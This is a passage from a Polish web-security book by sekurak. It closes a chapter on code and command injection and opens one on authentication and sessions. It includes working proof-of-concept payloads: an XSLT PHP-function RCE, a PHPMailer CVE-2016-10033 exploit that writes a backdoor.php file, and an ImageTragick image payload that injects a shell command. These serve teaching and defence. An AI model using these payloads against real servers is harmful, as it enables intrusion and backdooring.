$xmlslt = new XSLTProcessor();
$xmlslt->registerPhpFunctions();

$xmlslt->importStyleSheet( $xmlsldoc );

echo $xmlslt->transformToXML( $xmlldoc );

?>
piochu@kali:~$ php-cgi -q app.php 'xml=http://localhost/sekurak.xml&xmls= 2
http://localhost/sekurak.xmls'
<?xml version="1.0"?>
Output: uid=1000(piochu) gid=1000(piochu) groups=1000(piochu)
piochu@kali:~$

```

Dla jasności, przykład przygotowany w PHP można również z powodzeniem przenieść na technologię Java, o czym pisze w przywołanym powyżej wpisie Nicolas Grégoire.

## WebDAV

Deweloper może dołożyć wszelkich starań, aby tworzona aplikacja spełniała wszystkie zalecenia podnoszące jej poziom bezpieczeństwa. Mimo to dalej mogą pojawić się zagrożenia, które wprost przełożą się na bezpieczeństwo całego systemu. Dobrym przykładem jest sytuacja, w której serwer aplikacji wspiera rozszerzenie WebDAV<sup>31</sup>. Ograniczając się do podstaw, WebDAV to rozszerzenie protokołu HTTP, poszerzające zestaw dostępnych metod HTTP. Oprócz standardowego zestawu, jak GET, POST, PUT czy OPTIONS, dostępny jest również szereg innych metod:

- ▶ COPY,
- ▶ LOCK,
- ▶ MKCOL,
- ▶ MOVE,
- ▶ PROPFIND,
- ▶ PROPPATCH,
- ▶ UNLOCK.

Z punktu widzenia atakującego najbardziej interesujące są metody COPY, MOVE oraz PUT, które w tym scenariuszu mogą obsługiwać niestandardowe operacje. Jeżeli konfiguracja środowiska pozwala na wykorzystywanie WebDAV, wtedy może dojść do wykonywania nieautoryzowanych operacji na plikach, które wchodzą w skład aplikacji. Dla jasności należy dodać, że takie przypadki są już niezwykle rzadko spotykane, ale mimo to warto zweryfikować, czy wykorzystywany serwer WWW ma wyłączony moduł odpowiedzialny za to rozszerzenie:

- ▶ Apache – moduł `mod_dav`,
- ▶ nginx – `ngx_http_dav_module`.

## Podatności w bibliotekach

Nawet jeżeli dołożymy wszelkich starań, by tworzona aplikacja była wolna od błędów, zawsze pozostaje furtka w postaci podatności, jakie potencjalnie mogą wystąpić w wykorzystywanych bibliotekach. Bardzo trudno wygospodarować zasoby do tego, by analizować bezpieczeństwo zewnętrznych zależności – i to nawet przy założeniu, że mamy dostęp do kodu źródłowego. W tym miejscu warto przypomnieć, że istnieją rozwiązania, które pozwalają na śledzenie publikowanych w sieci informacji o podatnościach oraz skorelowanie tych danych z wybranymi zależnościami i kodem źródłowym aplikacji. Na rynku dostępnych jest kilka rozwiązań, które automatyzują taki proces. Posiadają one darmowe wersje, jednak komplet usług oferują tylko w płatnych planach abonamentowych:

- ▶ Snyk.io<sup>32</sup> – JavaScript, Ruby,
- ▶ OWASP Dependency Check (dostępna jest jedynie bezpłatna wersja)<sup>33</sup>,
- ▶ VersionEye<sup>34</sup> – rozbudowane rozwiązanie, które wspiera szereg różnych technologii.

W przypadku projektów tworzonych z wykorzystaniem Node.js można również zainteresować się narzędziem, a właściwie poleceniem `npm audit`<sup>35</sup>.

## Przegląd podatności

Implementacja mechanizmu, który automatycznie będzie analizował zależności wybranej aplikacji, to jedno. Równie ważne jest, w jaki sposób zorganizowany zostanie proces analizy zwracanych przez takie rozwiązania wyników. Narzędzia typu OWASP Dependency Check potrafią dostarczyć wielu cennych wskazówek, nie zmienia to jednak faktu, że wyłuskanie tych najważniejszych informacji może być zadaniem wyjątkowo karkołomnym, uwzględniając ilość dostarczanych informacji. Brak odpowiedniej motywacji i systematyczności szybko może przerodzić się w niechęć do analizowania ogromnej liczby powielających się zgłoszeń, które mogą okazać się niepoprawne (ang. *false positives*).

Niedogodności, które czekają po drodze, nie powinny jednak w ostatecznym rozrachunku zniechęcić do analizy bibliotek oraz innych zależności wykorzystywanych w aplikacjach. Potwierdza to chociażby długa lista poważnych błędów prowadzących do zdalnego wykonania kodu.

Apache Struts, niezwykle popularny w środowisku aplikacji klasy *enterprise* framework, pozwalał na zdalne wykonanie dowolnego kodu. Wykorzystanie podatności wymagało jedynie przesłania do aplikacji odpowiednio spreparowanego żądania, którego zadaniem było uruchomienie kodu Java. Dalej możliwe było m.in. wywoływanie poleceń systemowych<sup>36</sup>.

Duży zasięg, ze względu na niezwykłą popularność, jaką cieszy się biblioteka PHPMailer, miała podatność pozwalająca na zdalne wykonanie kodu<sup>37</sup>. Zagrożenie wynikające z tej podatności występowało i właściwie nadal występuje ze względu na fakt, że biblioteka ta wykorzystywana jest w licznych wtyczkach oraz szablonach takich systemów, jak WordPress czy Joomla. Można z dużym prawdopodobieństwem założyć, że w przypadku nierozwijanych rozszerzeń biblioteka nigdy nie zostanie zaktualizowana do bezpiecznej wersji. Podatność wykrył i opisał Dawid Golunski<sup>38</sup>. Pomyślne przeprowadzenie ataku wymaga możliwości kontroli adresu nadawcy wiadomości (pole *from*). Scenariusz ten nie jest standardowy, jednak w części aplikacji można spotkać np. funkcje powiadamiania znajomych o artykułach lub ciekawych zasobach. Właśnie w nich można znaleźć podatności tego typu. W sieci dostępne są liczne eksploity, które automatyzują proces ataku. Przykładowy PoC zaprezentowano w listingu 10.

*Listing 10. Przykład aplikacji wykorzystującej podatną bibliotekę*

```
<?php

require_once('class.phpmailer.php');

$mail = new PHPMailer();
$mail->SetFrom($_GET['mail'], "user");
$mail->AddAddress("to@localhost", "user");
$mail->MsgHTML($_GET['msg']);
$mail->Send();

?>
```

Podatność występująca w bibliotece powoduje, że manipulowanie parametrem odpowiedzialnym za wskazanie adresu, z którego wiadomość powinna zostać nadana, umożliwia utworzenie pliku o dowolnej nazwie w wybranej przez atakującego lokalizacji. Na potrzeby artykułu będzie to po prostu katalog plików tymczasowych, w rzeczywistych przypadkach może to być katalog główny podatnej aplikacji (listing 11).

*Listing 11. Odwołanie do podatnej aplikacji*

```
root@kali:~# php-cgi -q vulnapp.php 'msg=<?php echo exec("id");?>&mail= %
"attacker\" -oQ/tmp/ -X/tmp/backdoor.php some"@email.com'
```

Wywołanie aplikacji poprzez `php-cgi` jest tożsame z uruchomieniem skryptu `vulnapp.php` przez serwer WWW oraz przekazaniem parametrów `msg` i `mail` w adresie URL. Uruchomiony w ten sposób skrypt utworzy nowy plik (listing 12).

Listing 12. Plik utworzony w wyniku działania eksploita

```
root@kali:~# file /tmp/backdoor.php
/tmp/backdoor.php: C source, ASCII text, with CRLF, LF line terminators
root@kali:~#
```

Jego uruchomienie powoduje, że wykonywany jest kod PHP przekazany w parametrze msg (listing 13).

Listing 13. Uruchomienie pliku wgranego przez eksploita

```
root@kali:~# php /tmp/backdoor.php | grep root
23900 <<< uid=0(root) gid=0(root) groups=0(root)23900 <<<
23900 >>> from root@localhost
```

Szerokim echem w świecie bezpieczeństwa odbiła się również podatność w bibliotece ImageMagick<sup>39</sup>. To popularne narzędzie jest szeroko wykorzystywane przy obróbce różnego rodzaju plików graficznych. Jeżeli założenia aplikacji wymagają przeskalowania obrazu, dodania znaku wodnego lub szeregu innych operacji, wtedy z dużym prawdopodobieństwem aplikacja odwołuje się wprost lub poprzez biblioteki pośredniczące (ang. *wrapper*) właśnie do ImageMagick. Zgodnie z nowoczesnymi trendami w świecie bezpieczeństwa, błąd doczekał się własnej nazwy – *Image-Tragick* – oraz dedykowanej witryny<sup>40</sup>. Problem związany z tą biblioteką był o tyle istotny, że dotyczył (i może nadal dotyczyć) ogromnej liczby aplikacji. Nietrudno sobie przecież wyobrazić aplikację, która w jakikolwiek sposób przetwarza pliki graficzne, przykładowo na potrzeby wygenerowania miniatur (listing 14).

Listing 14. Przykład aplikacji wykorzystującej podatną bibliotekę ImageMagick

```
root@kali:~/PoCs# convert -version | grep Version
Version: ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
root@kali:~/PoCs# cat rce.php
<?php

$image = new Imageick("rce1.jpg");
$image->thumbnailImage(10,10);
$image->writeImage("rce1.out");

root@kali:~/PoCs# cat rce1.jpg
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/sekurak.jpg)|touch s3kurak ')"
pop graphic-context
root@kali:~/PoCs# file s3kurak
s3kurak: cannot open `s3kurak' (No such file or directory)
root@kali:~/PoCs# php rce.php
touch: cannot touch '': No such file or directory
```

```
php7.0: unrecognized color `https://127.0.0.1/sekurak.jpg'|touch s3kurak ""  
@ warning/color.c/GetColorCompliance/1046.  
php7.0: delegate failed `"curl" -s -k -L -o "%o" "https:%M"' @ error/  
delegate.c/InvokeDelegate/1332.  
php7.0: unable to open image `/tmp/magick-180148fCowcyCGskU': No such file  
or directory @ error/blob.c/OpenBlob/2702.  
php7.0: unable to open file `/tmp/magick-180148fCowcyCGskU': No such file or  
directory @ error/constitute.c/ReadImage/540.  
root@kali:~/PoCs# file s3kurak  
s3kurak: empty  
root@kali:~/PoCs#
```

Z analizy omówionych przypadków można wyciągnąć przynajmniej jeden wniosek. Niezależnie od wielkości aplikacji, którymi się opiekujemy, warto śledzić wszelkiego rodzaju listy zawierające publikowane informacje o podatnościach i exploitach: Exploit Database<sup>41</sup>, cxsecurity<sup>42</sup>, securityfocus<sup>43</sup>.

## Drobne błędy

Zmierzając w kierunku podsumowania, warto wspomnieć o tym, by nie lekceważyć pozornie niegroźnych uchybień. Na ich listę można wpisać m.in. takie błędy, jak:

- ▶ ujawnianie nadmiarowych informacji poprzez brak obsługi błędów,
- ▶ pozostawianie na serwerze starych wersji aplikacji,
- ▶ pozostawianie na serwerze aplikacji wspomagających wykorzystywanych w trakcie migracji,
- ▶ ujawnianie nadmiarowych informacji o wykorzystywanych wersjach aplikacji.

Każdy z wymienionych błędów oraz uchybień sam w sobie nie musi skutkować bezpośrednią podatnością, która doprowadzi do zdalnego wykonania kodu. Nie zmienia to jednak faktu, że tak pozyskane informacje mogą pomóc atakującemu lepiej sprofilować atakowane środowiska.

## CZY TO JUŻ WSZYSTKO?

Funkcje eval, LFI, RFI, uruchamianie poleceń systemowych, *SQL Injection* oraz XSLT – czy to już wszystkie możliwe wektory *Code Injection* i *Command Injection*? Oczywiście, że nie! Zachęcam Czytelników do lektury na temat innych sposobów na wykrycie i wykorzystanie opisywanych podatności\*.

---

\* Więcej o podatnościach w części książki poświęconej deserializacji w takich technologiach, jak PHP, Python, .NET oraz Java. W rozdziale *Server-Side Template Injection (SSTI)* opisano, w jaki sposób wykorzystać tzw. systemy szablonów do tego, by w nieautoryzowany sposób nadużyć ich możliwości i wykonać dowolny kod w podatnej aplikacji.

## SKUTKI

Rozdział ten poświęcony został różnym drogom, jakie atakujący może wykorzystać, by w sposób nieautoryzowany wykonać kod na serwerze podatnej aplikacji. Można jednak zadać pytanie: co właściwie dzięki temu uzyskuje? Jakie są skutki udanego ataku *Command* oraz *Code Injection*?

Zazwyczaj mówi się o tym, że atakujący może przejąć kontrolę nad zaatakowanym serwerem. W praktyce oznacza to, że zyskuje możliwość wykonywania na nim dowolnych poleceń, tak jakby miał dostęp do konsoli systemowej. Mając takie możliwości, może wykorzystać serwer do dowolnych celów. Jakie mogą być to cele?

Skutki związane z przejęciem dostępu do serwera zależą w dużym stopniu od celu i intencji atakującego. Jeżeli jest on jedynie wandal, wtedy najprawdopodobniej dojdzie do próby podmienienia treści strony (ang. *defacement*). Pod tym określeniem kryje się wprowadzenie zmian w podatnej aplikacji w taki sposób, by nadpisać jej kod komunikatem, który chce zamanifestować osoba dokonująca ataku. Takie zachowanie może przynieść zaatakowanej organizacji oczywiste straty wizerunkowe. Gorzej jednak, jeśli atakujący jest kimś więcej niż tylko internetowym chuliganem.

### Wykradanie danych

Uzyskując dostęp do serwera, napastnik może podjąć próbę odczytania kodów źródłowych aplikacji, które się na nim znajdują. Będziemy więc mieli do czynienia z ujawnieniem i kradzieżą kodu źródłowego aplikacji. Analiza wykradzionych danych może posłużyć m.in. do poszukiwania kolejnych podatności i luk bezpieczeństwa.

Jednym z lepszych kąsków dla atakującego mogą być dane konfiguracyjne, które zapisywane są bezpośrednio w kodzie źródłowym (np. loginy i hasła do baz danych). Takie dane mogą zostać wykorzystane do uzyskania dostępu do innych systemów (serwerów).

### Eskalacja

Pojęcie eskalacji w kontekście uzyskania nieautoryzowanego dostępu do serwera można rozumieć dwojako. Pierwszy przypadek to eskalacja sieciowa. Atakujący może wykorzystać przejęty serwer jako punkt przesiadkowy (ang. *pivot*), z którego będzie atakował inne maszyny niedostępne z sieci publicznej, ale osiągalne dla serwera (np. inne maszyny dostępne w sieci LAN). Czasem więc pojedynczy skompromitowany serwer wystarczy, by przeprowadzić atak na całą sieć wewnętrzną (oczywiście w przypadku, gdy architektura tej sieci jest źle skonstruowana i umożliwia taki atak).

Pojęcie eskalacji używane jest również w rozumieniu podnoszenia uprawnień. Atakujący, wgrywając na serwer złośliwy kod, zazwyczaj może wykonać go z takimi samymi uprawnieniami, na jakich działa w systemie podatna aplikacja. Oczywiście, zdarza się, że aplikacja działa na uprawnieniach administracyjnych (*root* lub *NT AUTHORITY\SYSTEM*), nie zawsze jednak jest tak „dobrze”. W takim przypadku można jednak wykorzystać fakt, iż atakujący działa już na warstwie systemu operacyjnego. Systemy, podobnie jak aplikacje, oprócz szeregu dostarczanych funk-

cji zawierają również błędy, w tym takie, które pozwalają na eskalację uprawnień (ang. *privilege escalation*). Zazwyczaj nic nie stoi na przeszkodzie, by przeszukać bazy exploitów<sup>44</sup> pod kątem podatności w systemie, do którego akurat uzyskaliśmy dostęp. Prawdopodobieństwo, że uda się coś dopasować, nie jest małe. Mając dopasowany exploit, można go pobrać na zaatakowaną maszynę (*wget*, *curl* itd.), w razie potrzeby skompilować (często na maszynach zainstalowane są kompilatory, np. *gcc*), a następnie wykonać. Jeżeli wszystko pójdzie zgodnie z planem, atakujący uzyska pełny dostęp do serwera. Mając uprawnienia administracyjne, będzie mógł już nie tylko odczytywać fragmenty kodu źródłowego lub konfiguracji, ale też wprowadzać w niej zmiany, które pozwolą mu zachować dostęp do serwera na dłuższy czas, o ile żadna z osób odpowiedzialnych za jego utrzymanie tych zmian nie zauważy.

## **Jakby tego było mało – webshelle i tylne furtki**

Ktoś wykradł dane z naszego serwera, zmienił jego konfigurację i wykorzystał lub mógł wykorzystać jako punkt przesiadkowy do zaatakowania pozostałych komponentów infrastruktury. Atak udało się wykryć i zablokować. Czy to już moment, by odetchnąć? Zdecydowanie nie!

Niestety, nie możemy wykluczyć, że przezorny atakujący umieści na serwerze oprogramowanie, które pozwoli mu ponownie go przejąć, nawet jeżeli z kodu aplikacji została wyeliminowana funkcja, którą wcześniej wykorzystał do ataku. W przypadku aplikacji webowych takie oprogramowanie nazywane jest *webshellem*<sup>45</sup>. Standardowym elementem procedury analizy powłamaniowej powinna być weryfikacja znajdujących się na serwerze plików pod kątem takich, które mogły się tam pojawić dopiero w wyniku ataku.

Nie zawsze wykrycie *webshella* będzie tak proste jak zauważenie dodatkowego, niestandardowego pliku na serwerze. Atakujący może podjąć próbę modyfikacji oryginalnych plików (skryptów) podatnej aplikacji i dodać do nich własny, złośliwy kod zaraz obok właściwego. W wyniku tego działania powstaje swoista tylna furtka (ang. *backdoor*).

## **PODSUMOWANIE**

Bezpieczeństwo aplikacji to wypadkowa wielu czynników. Zadaniem osób odpowiedzialnych za ich stan jest zadbać o to, by jak najwięcej potencjalnych zagrożeń zostało wyeliminowanych już na etapie projektowania aplikacji. Nawet jeżeli takie założenie udało się spełnić, to i tak warto wziąć pod uwagę przeprowadzenie weryfikacji pod kątem wymienionych w artykule potencjalnych wektorów ataków, które mogą doprowadzić do przejęcia kontroli nad aplikacją. Warto również rozważyć, jakie konsekwencje biznesowe i prawne może za sobą pociągnąć uzyskanie nieautoryzowanego dostępu do serwera, na którym uruchomiona jest podatna aplikacja.



ksiazka.sekurak.pl/r18

- 1 Eval [w:] Wikipedia, the free encyclopedia, <https://en.wikipedia.org/wiki/Eval>
- 2 PHP, <https://www.php.net/>
- 3 PHP, call\_user\_func, <https://www.php.net/manual/en/function.call-user-func.php>
- 4 PHP, call\_user\_func\_array, <https://www.php.net/manual/en/function.call-user-func-array.php>
- 5 PHP, create\_function, <https://www.php.net/manual/en/function.create-function.php>
- 6 OWASP, Testing for Local File Inclusion, [https://www.owasp.org/index.php/Testing\\_for\\_Local\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion)
- 7 OWASP, Testing for Remote File Inclusion, [https://www.owasp.org/index.php/Testing\\_for\\_Remote\\_File\\_Inclusion](https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion)
- 8 Mozilla, `<input type="file">`, <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/input/file>
- 9 Kali Tools: webshells Package Description, <https://tools.kali.org/maintaining-access/webshells>
- 10 Swissky (swisskyrepo), PayloadsAllTheThings: Exploits, <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files#exploits>
- 11 OWASP Periodic Table of Vulnerabilities – Null Byte Injection, [https://www.owasp.org/index.php/OWASP\\_Periodic\\_Table\\_of\\_Vulnerabilities\\_-\\_Null\\_Byte\\_Injection#Null\\_Byte\\_Injection](https://www.owasp.org/index.php/OWASP_Periodic_Table_of_Vulnerabilities_-_Null_Byte_Injection#Null_Byte_Injection)
- 12 Apache OpenOffice 4.1.7 released, <https://www.openoffice.org/>
- 13 PHP Documentation: `escapeshellarg`, <https://www.php.net/manual/en/function.escapeshellarg.php>
- 14 PHP Documentation: `escapeshellcmd`, <https://www.php.net/manual/en/function.escapeshellcmd.php>
- 15 Microsoft Developer, Everyone quotes command line arguments the wrong way, <https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/>
- 16 Oracle, Class ProcessBuilder, <https://docs.oracle.com/javase/10/docs/api/java/lang/ProcessBuilder.html>
- 17 OWASP, CheatSheetSeries: Java, [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/OS\\_Command\\_Injection\\_Defense\\_Cheat\\_Sheet.md#java](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.md#java)
- 18 Ruby, Shellwords, <https://ruby-doc.org/stdlib-2.0.0/libdoc/shellwords/rdoc/Shellwords.html>
- 19 kacperszurek, exploits, <https://github.com/kacperszurek/exploits/blob/master/GitList/exploit-bypass-php-escapeshellarg-escapeshellcmd.md>
- 20 Apache Tomcat®, <http://tomcat.apache.org>
- 21 WildFly, <https://wildfly.org/>
- 22 Khan K., Deployment Scanner configuration, [https://docs.jboss.org/author/display/AS7/Deployment+Scanner+configuration?\\_sscc=t](https://docs.jboss.org/author/display/AS7/Deployment+Scanner+configuration?_sscc=t)
- 23 DocJar, public class: URLDeploymentScanner: Method from org.jboss.deployment.scanner.URLDeploymentScanner Detail, [http://www.docjar.com/docs/api/org/jboss/deployment/scanner/URLDeploymentScanner.html#addURL\(URL\)](http://www.docjar.com/docs/api/org/jboss/deployment/scanner/URLDeploymentScanner.html#addURL(URL))
- 24 metasploit, <http://metasploit.com>
- 25 System zarządzania treścią (ang. Content Management System, CMS) [w:] Wikipedia, wolna encyklopedia, [https://pl.wikipedia.org/wiki/System\\_zarz%C4%85dzania\\_tre%C5%9Bci%C4%85](https://pl.wikipedia.org/wiki/System_zarz%C4%85dzania_tre%C5%9Bci%C4%85)
- 26 Rosén F., How Patreon got hacked – Publicly exposed Werkzeug Debugger, <https://labs.detectify.com/2015/10/02/how-patreon-got-hacked-publicly-exposed-werkzeug-debugger/>
- 27 Patreon, <https://www.patreon.com/>
- 28 Werkzeug, <https://palletsprojects.com/p/werkzeug/>
- 29 PHP Documentation: XSLTProcessor::registerPHPFunctions, <https://www.php.net/manual/en/xsltprocessor.registerphpfunctions.php>
- 30 Grégoire N., From XSLT code execution to Meterpreter shells, [https://www.agarri.fr/blog/archives/2012/07/02/from\\_xslt\\_code\\_execution\\_to\\_meterpreter\\_shells/index.html](https://www.agarri.fr/blog/archives/2012/07/02/from_xslt_code_execution_to_meterpreter_shells/index.html)
- 31 WebDAV [w:] Wikipedia, the free encyclopedia, <https://en.wikipedia.org/wiki/WebDAV>
- 32 Snyk, <https://snyk.io/>
- 33 Ogorzałek M., Jak sprawdzić, czy używam podatnych bibliotek? Projekt OWASP Dependency-Check, <https://sekurak.pl/jak-sprawdzic-czy-uzywam-podatnych-bibliotek-projekt-owasp-dependency-check/>
- 34 VersionEye, <https://www.versioneye.com/>
- 35 CLI documentation > CLI commands: npm-audit, <https://docs.npmjs.com/cli/audit>

- 36 Sajdak M., *Nie aktualizujesz jawnego aplikacji? Możesz mieć duży problem (eksploita na Apache Struts)*, <https://sekurak.pl/nie-aktualizujesz-jawnego-aplikacji-mozesz-miec-duzy-problem-exploit-na-apache-struts/>
- 37 Sajdak M., *Krytyczny błąd w PHPMailer – można wykonać kod w OS*, <https://sekurak.pl/krytyczny-blad-w-phpmailer-mozna-wykonac-kod-w-os/>
- 38 Golunski D., *PHPMailer < 5.2.18 Remote Code Execution, CVE-2016-10033*, <https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html>
- 39 *ImageMagick*, <https://www.imagemagick.org/script/index.php>
- 40 *ImageMagick Is On Fire – CVE-2016-3714*, <https://imageragick.com/>
- 41 Exploit Database, <https://exploit-db.com/>
- 42 cxsecurity, <https://cxsecurity.com/>
- 43 SecurityFocus, <http://www.securityfocus.com/>
- 44 Exploit Database Advanced Search, <https://www.exploit-db.com/search?q=privilege+escalation>
- 45 Piosek M., *Jak wykrywać backdoory/webshelle w aplikacjach webowych?*, <https://sekurak.pl/jak-wykrywac-backdoory-webshelle-w-aplikacjach-webowych/>

**Marcin Piosek**

# Uwierzytelnianie, zarządzanie sesją, autoryzacja



## **WSTĘP**

Systemy informatyczne na całym świecie przetwarzają ogromne ilości danych. Wielokrotnie są to informacje poufne, zawierające prywatną korespondencję, dane medyczne, jak również informacje strzeżone tajemnicą bankową czy państwową. Dostęp do takich systemów musi być ściśle chroniony, a wycieki mogą wywołać dalekosiężne skutki, wpływające nie tylko na pojedyncze osoby, ale i całe organizacje. Należy więc zadać pytanie, jak realizowana jest warstwa kontroli dostępu do takich systemów oraz jak ustrzec się błędów, implementując podobne rozwiązania.

W tym rozdziale omówione zostaną takie pojęcia, jak uwierzytelnianie, autoryzacja oraz zarządzanie sesją, a także przedstawione najważniejsze zagrożenia związane z każdym z nich. Tekst kierowany jest do osób, które rozpoczynają przygodę z bezpieczeństwem IT, oraz tych wszystkich, którzy chcą uporządkować zgromadzoną do tej pory wiedzę.

## **TEORIA I PODSTAWOWE POJĘCIA**

Poznanie definicji oraz teorii stojącej za wybranym zagadnieniem to zadanie wymagające skupienia i determinacji. Podobnie jest w tym przypadku. Przystudiowanie podstawowych pojęć i ich prawidłowe zrozumienie należy jednak uznać za warunek konieczny, by móc odpowiedzialnie podejść do późniejszej implementacji oraz testowania funkcji uwierzytelniania, autoryzacji i zarządzania sesją.

### **Błędne pojęcia**

Poznanie nowych pojęć rozpoczniemy dość przewrotnie od tych błędnych. „Autentykacja” – czy spotkałeś się kiedyś z takim określeniem? Jeżeli tak, wyrzuć je ze swojego słownika. Już od dawna wiadomo<sup>1</sup>, że jest to niepoprawna forma na określenie procesu uwierzytelniania. Gorąco zachęcam również do podejmowania prób wyeliminowania tego zwrotu z komunikacji wewnątrz Twojej organizacji, jak i wyrugowania go z dokumentacji technicznej projektów, nad którymi pracujesz.

Pamiętaj: „uwierzytelniamy” się, nie „autentykujemy”.


### **Identyfikacja**

Nie zawsze o identyfikacji mówi się jako o osobnym procesie. Coraz częściej jednak, m.in. za sprawą rozwiązań dostępnych w chmurze, ten etap procesu uwierzytelniania

jest bardzo wyraźnie zaznaczony. Identyfikacja następuje w momencie podania identyfikatora, którym może być login użytkownika lub jego adres e-mail. Część systemów na podstawie tej informacji przekieruje użytkownika do dedykowanego lub w pewnym stopniu spersonalizowanego formularza, w którym podaje on pozostałe dane.

## Uwierzytelnianie

Uwierzytelnianie to proces, który potocznie określany jest jako „logowanie” lub – niepoprawnie – „autentykacja”. Celem procesu uwierzytelniania jest ustalenie, czy podane przez podmiot poświadczenia pozwalają na potwierdzenie jego tożsamości. Mechanizm uwierzytelniania sprawdza, czy podany przez użytkownika (lub inny system komputerowy) identyfikator oraz poświadczenie (np. hasło) odpowiadają informacji przechowywanej po stronie systemu, do którego następuje próba uwierzytelniania.



Rysunek 1. Uproszczony model procesu uwierzytelniania

## Zarządzanie sesją

Protokół HTTP jest bezstanowy (ang. *stateless*). Oznacza to, że bez zastosowania dodatkowych mechanizmów nie jest możliwe ustanowienie sesji pomiędzy klientem HTTP, najczęściej przeglądarką WWW, a serwerem HTTP.

Zastosowanie protokołu HTTP do czegoś więcej niż proste pobieranie informacji z sieci poskutkowało utworzeniem mechanizmu zarządzania sesją. W tym celu powstały ciasteczka. Serwer, wysyłając nagłówek *Set-Cookie*, może poinstruować przeglądarkę, by zapisała w pamięci ciasteczko o określonej nazwie i wartości. Przeglądarka z kolei automatycznie dołączy ciasteczko do zapytania wykonywanego do określonej domeny.

Wykorzystanie ciasteczek to nie jedyny sposób na to, by ustanowić sesję. Wiele aplikacji wykorzystuje podejście polegające na przesyłaniu specjalnego tokena np. w nagłówkach HTTP. Jeżeli aplikacja korzysta np. z protokołu OAuth 2.0<sup>2</sup> lub OpenID Connect<sup>3</sup>, to najpewniej token przesyłany jest w nagłówku *Authorization*.

## Autoryzacja

Gdy proces uwierzytelniania zakończy się pomyślnie, tzn. potwierdzona zostanie tożsamość podmiotu, następuje etap weryfikacji uprawnień. Autoryzacja odpowiada za sprawdzenie, jakie akcje może wykonać określony podmiot oraz do jakich danych ma dostęp.

Weryfikacja autoryzacji powinna następować każdorazowo przy próbie uzyskania dostępu do wybranego zasobu. Jeżeli w aplikacji poszczególne zasoby rozróżniane są przez unikatowe identyfikatory, wtedy system weryfikuje, czy określony podmiot ma prawa do wykonania akcji na tym zasobie. Przez akcję można rozumieć takie operacje, jak odczyt, zapis lub usunięcie.

## **BŁĘDY BEZPIECZEŃSTWA**

Skoro przebrnęliśmy już przez tyle różnych definicji, nic nie stoi na przeszkodzie, by siłą rozpędu zastanowić się przez chwilę nad jeszcze jednym pojęciem. Czy *de facto* błąd różni się od błędu bezpieczeństwa? Czy każdy błąd lub niedociągnięcie to podatność? Uchwycenie istoty tej różnicy jest dla nas o tyle ważne, że w całym rozdziale będziemy skupiać się właśnie na błędach bezpieczeństwa związanych z procesem uwierzytelniania, autoryzacji oraz zarządzania sesją. Dobrze więc wiedzieć, kiedy błąd staje się błędem bezpieczeństwa, czyli podatnością.

Bezpieczeństwo informacyjne opiera się na tzw. trójkącie CIA. Chodzi tutaj o poufność (ang. *confidentiality*), integralność (ang. *integrity*) oraz dostępność (ang. *availability*). Często przytacza się ponadto wymóg zapewniania niezaprzeczalności (ang. *non-repudiation*), jak również rozliczalności (ang. *accountability*). Jeżeli natrafimy na błąd lub niedociągnięcie naruszające którykolwiek z tych filarów, będziemy mówili o błędzie bezpieczeństwa. Błędy, które wyczerpują przytoczoną definicję, będą przedmiotem niniejszego rozdziału.

## **Rodzaje mechanizmów uwierzytelniania**

Zanim przejdziemy do omawiania konkretnych błędów związanych z procesem uwierzytelniania, sprawdźmy, gdzie możemy je popełnić. Konkretnie, poznajmy różne sposoby realizacji mechanizmu uwierzytelniania, z których możemy skorzystać w aplikacjach webowych.

### **Sposób klasyczny (zapytanie oraz ciasteczka HTTP)**

Bez większego ryzyka można założyć, że ten sposób uwierzytelniania w aplikacjach webowych jest najbardziej popularny. Mowa tutaj o przypadku, kiedy aplikacja WWW wyświetla użytkownikowi formularz logowania (fragment kodu HTML), gdzie musi on wprowadzić swój login oraz hasło. Następnie należy wybrać odpowiedni przycisk, czego efektem jest przesłanie do serwera zapytania podobnego do tego z listingu 1.

*Listing 1. Przykład klasycznego zapytania HTTP do endpointu uwierzytelniającego*

```
POST /login HTTP/1.1
Host: vulnapp
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

login=admin&password=sekurak
```

Jeżeli użytkownik wprowadził poprawne dane, w odpowiedzi serwer zwróci nagłówek Set-Cookie z nowym identyfikatorem sesji, który od tego momentu będzie dołączany do każdego kolejnego zapytania przesłanego do aplikacji i będzie służył jako dowód (poświadczenie), że użytkownik poprawnie uwierzytłnił się w aplikacji.

## HTTP Basic Authentication

Zdarza się, że ten mechanizm jest wykorzystywany jako dodatkowa metoda uwierzytelniania lub sposób na zabezpieczenie konkretnych zasobów na serwerze. Uwierzytelnianie z wykorzystaniem HTTP Basic Authentication polega na przesłaniu w zapytaniu HTTP nagłówka `Authorization`, którego wartość składa się z dwóch elementów. Pierwszym z nich jest zawsze stały ciąg znaków `Basic`, po którym następuje kolejny ciąg znaków w formacie `Base64`. Zakodowany ciąg znaków zawiera login oraz hasło użytkownika w postaci `login:hasło`. Przykładowe zapytanie, które zawiera omówiony nagłówek, zaprezentowano w listingu 2.

Listing 2. Przykład zapytania wykorzystującego HTTP Basic Authentication

```
GET /resource/1 HTTP/1.1
Host: vulnapp
Content-Type: application/x-www-form-urlencoded
Authorization: Basic YWRtaW46c2VrdXJhaw==
Content-Length: 0
```

